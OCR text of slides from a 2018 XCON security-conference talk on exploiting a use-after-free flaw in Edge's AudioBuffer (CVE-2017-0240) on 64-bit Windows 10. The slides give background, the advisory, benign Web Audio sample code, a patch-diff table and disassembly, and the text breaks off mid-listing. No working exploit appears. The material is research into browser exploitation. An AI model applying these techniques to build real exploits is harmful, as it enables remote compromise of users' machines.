
2018 XCON XFOCUS INFORMATION SECURITY CONFERENCE

2018
8.28-29
XCON安全焦点
信息安全技术峰会

The Advanced Exploitation of 64-bit Edge Browser Use-After-Free Vulnerability on Windows 10

Speaker: Liu Jin Company Name: McAfee Title: Security Researcher

00 Speaker Profile



Jin Liu is a security researcher of McAfee IPS Research Team. Jin is mainly focused on vulnerability research, and he is specialized in vulnerability analysis and exploitation, with especially deep diving in browser vulnerability research on Windows platform.

00 Abstract


UAF（Use-After-Free）is a common vulnerability in object-oriented applications. In history, a large number of exploitable UAF vulnerabilities have been found in the major browser application, such as Internet Explorer, Chrome and Safari. However, in the latest Windows 10 operating system, with the introduction of many mitigation features such as isolated heap, delayed free and MEMGC. Many UAF vulnerabilities have become unexploitable. Only those high quality UAF vulnerabilities may still be exploitable, but their exploitation will become less generic and much more difficult to achieve. In view of this, this presentation aims to provide the audiences some perspectives about exploiting Edge UAF vulnerabilities on Windows 10 x64, such as how to leverage the JS object Fengshui technique to occupy the freed memory and how to convert an UAF vulnerability to other type of vulnerability etc. Arbitrary address read/write is a crucial step of modern vulnerability exploitation, this talk will focus on discussing how to convert UAF vulnerabilities into arbitrary address read/write primitives, and it will conclude with some live attack demo.

目　录
CONTENTS

01 Historical Review of UAF Exploits Under IE/Edge

Heap Spray + Nop/ Stack overflow	2008	IE6/7
Heap Spray + ROP/ module without ASLR	2009-2010	IE8
DOM object Element pointer	2013-2014	IE10
Array object	2014-2015	IE11/Edge

The implementation from UAF to arbitrary code execution is as follows



02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation: Background Knowledge

May 10th, 2017

(Pwn2Own) Microsoft Edge AudioBuffer Use-After-Free Remote Code Execution Vulnerability

ZDI-17-329
ZDI-CAN-4629

CVE ID	CVE-2017-0240
CVSS SCORE	6.8, (AV:N/AC:M/Au:N/C:P/I:P/A:P)
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Edge

VULNERABILITY DETAILS

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the handling of AudioBuffer objects. By performing actions in JavaScript, an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute arbitrary code under the context of the current process.

VENDOR RESPONSE	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0240
DISCLOSURE TIMELINE	2017-03-15 - Vulnerability reported to vendor 2017-05-10 - Coordinated public release of advisory
CREDIT	Richard Zhu (fluorescence)

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation: Background Knowledge

Web audio concepts and usage

The Web Audio API involves handling audio operations inside an **audio context**, and has been designed to allow **modular routing**. Basic audio operations are performed with **audio nodes**, which are linked together to form an **audio routing graph**. Several sources — with different types of channel layout — are supported even within a single context. This modular design provides the flexibility to create complex audio functions with dynamic effects.

The `AudioContext` interface represents an audio-processing graph built from audio modules linked together, each represented by an `AudioNode`. An audio context controls both the creation of the nodes it contains and the execution of the audio processing, or decoding. You need to create an `AudioContext` before you do anything else, as everything happens inside a context.

The `AudioBuffer` interface represents a short audio asset residing in memory, created from an audio file using the `AudioContext.decodeAudioData()` method, or from raw data using `AudioContext.createBuffer()`. Once put into an AudioBuffer, the audio can then be played by being passed into an `AudioBufferSourceNode`.

The `createBuffer()` method of the `BaseAudioContext` Interface is used to create a new, empty `AudioBuffer` object, which can then be populated by data, and played via an `AudioBufferSourceNode`

The `getChannelData()` method of the `AudioBuffer` Interface returns a `Float32Array` containing the PCM data associated with the channel, defined by the channel parameter (with 0 representing the first channel).


The **`copyFromChannel()`** method of the `AudioBuffer` interface copies the audio sample data from the specified channel of the `AudioBuffer` to a specified `Float32Array`.

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation: Background Knowledge

```
var myctx = new AudioContext();
// Create an AudioContext object called myctx


var audioBuf = myctx. createBuffer(1, 0x25, 22050);
//Create an AudioBuffer object named audioBuf, the number of audio channels is 1, the frame length is 0x25, and the baud rate is 22050.


var t = audioBuf.getChannelData(0);
//Returns a Float32Array named t with channel PCM data and 0 for the first channel


audioBuf.copyFromChannel(t2, 0, 0);
// Copy the sample from the specified channel of AudioBuffer to the target array t2, the first 0 is channel 1, and the second 0 is the copy data. The optional offset is 0.
```

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis

Exploiting ideas



02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Patch Analysis

The comparison with the AudioBuffer related patch

131 / 83886 Matched Functions

audiobuffer

Show structural changes

Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type
0.01	0.02	0000000180BCB44C	??$VCreate2@VAudioBufferData@WebC...	Normal	000000018050B1C4	??0CustomCursorHelper@@Q...	Normal
0.06	0.12	0000000180BD7834	?getChannelData@AudioBufferData@W...	Normal	0000000180D03040	??$Create@VAudioBus@Web...	Normal
0.10	0.17	0000000180BD0B08	??$VCreate2_ReturnVoidVerifyHelper@V...	Normal	0000000180846444	?GetProcessorCores@COmNa...	Normal
0.10	0.16	0000000180A10B3C	?Resize@?$CModernArray@V?$CMutabl...	Normal	0000000180CF01B4	??$VCreate_ReturnVoidVerifyHe...	Normal
0.19	0.33	0000000180BC7978	??$VCreate2_ReturnVoidVerifyHelper@V...	Normal	0000000180B223F0	??$EnumerateTouchScrollers@...	Normal
0.21	0.36	0000000180BC807C	?CreateAudioBufferWriter@CAudioDecod...	Normal	0000000180CE78A0	?CreateAudioBufferWriter@CAu...	Normal
0.30	0.39	0000000180BC2594	??1CDOMAudioBuffer@@MEAA@XZ	Normal	0000000180D632D8	??1?$CTrackList@VCAudioTrac...	Normal
0.32	0.43	0000000180BC7938	??$VCreate2@VAudioBufferData@WebC...	Normal	0000000180CE7168	??$VCreate@VAudioBufferData...	Normal
0.36	0.73	000000018080D7A0	?DeferInitAudioBufferSourceNodeConstr...	Normal	000000018089F590	?DeferInitAudioBufferSourceNo...	Normal
0.36	0.73	000000018080D580	?DeferInitAudioBufferConstructor@CJScri...	Normal	000000018089F3F0	?DeferInitAudioBufferConstructo...	Normal
0.46	0.85	0000000180A61348	?StoreAdjacentRangePointer@CAutoRa...	Normal	0000000180CEACA8	??$VCreate@VAudioBufferDat...	Normal
0.56	0.84	0000000180BD798C	?zero@AudioBufferData@WebCore@@Q...	Normal	0000000180CF7250	?zero@AudioBufferData@WebC...	Normal
0.56	0.85	0000000180BD7860	?getChannelDataTypedArray@AudioBuff...	Normal	0000000180CF7108	?getChannelDataTypedArray@A...	Normal
0.59	0.99	00000001808C5B18	?Trampoline_stop@CAudioBufferSourc...	Normal	00000001809627CC	?Trampoline_stop@CAudioBuf...	Normal
0.59	0.91	0000000180BCB7E4	?replaceBufferData@AudioBuffer@WebC...	Normal	0000000180CEB060	?replaceBufferData@AudioBuffe...	Normal
0.62	0.93	0000000180BC27E4	?Var_copyToChannel@CDOMAudioBuffe...	Normal	0000000180CE25A0	?Var_copyToChannel@CDOM...	Normal
0.62	**0.93**	**0000000180BC2700**	**?Var_copyFromChannel@CDOMAudioB...**	**Normal**	**0000000180CE24B8**	**?Var_copyFromChannel@CD...**	**Normal**
0.63	0.93	0000000180BD7090	?SaveDataToWavFile@AudioBufferData...	Normal	0000000180CF67F4	?SaveDataToWavFile@AudioBu...	Normal
0.64	0.88	0000000180BC2560	??1AudioBuffer@WebCore@@MEAA@XZ	Normal	0000000180CE2380	??1AudioBuffer@WebCore@...	Normal
0.67	0.96	0000000180BCC3F4	?acquireBufferContents@AudioBufferSou...	Normal	0000000180CEBA2C	?acquireBufferContents@Audi...	Normal

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Patch Analysis

The patch of the function CDOMAudioBuffer::Var_copyFromChannel

```
0000000180BC2700    ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect
0000000180BC2700    mov         b8 ss:[rsp+arg_0], b8 rbx
0000000180BC2705    mov         b8 ss:[rsp+arg_8], b8 rsi
0000000180BC270A    push        b8 rbp
0000000180BC270B    push        b8 rdi

0000000180BC270C    push        b8 r12
0000000180BC270E    push        b8 r14
0000000180BC2710    push        b8 r15
0000000180BC2712    mov         b8 rbp, b8 rsp
0000000180BC2715    sub         b8 rsp, b1 0x60
0000000180BC2719    xor         ebx, ebx
0000000180BC271B    mov         r15d, r9d
0000000180BC271E    mov         b8 r9, b8 ds:[r8+8]
0000000180BC2722    mov         b8 rsi, b8 r8
0000000180BC2725    mov         b8 r8, b8 rdx
0000000180BC2728    mov         ss:[rbp+var_30], ebx
0000000180BC272B    mov         b8 r14, b8 rdx
0000000180BC272E    mov         b8 ss:[rbp+anonymous_0], b8 rbx
0000000180BC2732    mov         b8 r12, b8 rcx
0000000180BC2735    mov         ss:[rbp+var_20], ebx
0000000180BC2738    lea         b8 rdx, b8 ss:[rbp+var_30]
0000000180BC273C    lea         b8 rcx, b8 ss:[rbp+var_18]
0000000180BC2740    call        b8 ??0?$JSOwnedTypedArray@$00M@WTF@@QEAA@AEAVExceptionState@Web
0000000180BC2745    mov         b8 rdx, b8 r14
0000000180BC2748    lea         b8 rcx, b8 ss:[rbp+var_30]

0000000180BC274C    call        b8 ?processState@ExceptionState@WebCore@@QEAAJPEAUIActiveScript
0000000180BC2751    mov         edi, eax
0000000180BC2753    test        eax, eax
0000000180BC2755    jnz         b8 0x180BC27B7
```

```
0000000180BC2700    ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect@
0000000180BC2757    mov         b8 rcx, b8 ds:[rsi+0x10]                    // void *
0000000180BC275B    lea         b8 rdx, b8 ss:[rbp+arg_20]                  // int *
0000000180BC275F    call        b8 ?VarToInt@DataConversion@JsStaticAPI@@SAJPEAXPEAH@Z
0000000180BC2764    mov         edi, eax
0000000180BC2766    test        eax, eax
0000000180BC2768    jnz         b8 0x180BC27B7
```

```
0000000180CE24B8    ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect@@
0000000180CE24B8    mov         b8 ss:[rsp+arg_0], b8 rbx                   // ?Var_co
0000000180CE24BD    mov         b8 ss:[rsp+arg_8], b8 rsi


0000000180CE24C2    mov         b8 ss:[rsp+arg_18], b8 rdi
0000000180CE24C7    push        b8 rbp
0000000180CE24C8    push        b8 r14
0000000180CE24CA    push        b8 r15
0000000180CE24CC    mov         b8 rbp, b8 rsp
0000000180CE24CF    sub         b8 rsp, b1 0x60



0000000180CE24D3    mov         b8 rdi, b8 rdx
0000000180CE24D6    mov         b8 r15, b8 rcx
0000000180CE24D9    mov         b8 rcx, b8 ds:[r8+0x10]                     // void *

0000000180CE24DD    lea         b8 rdx, b8 ss:[rbp+arg_20]                  // int *
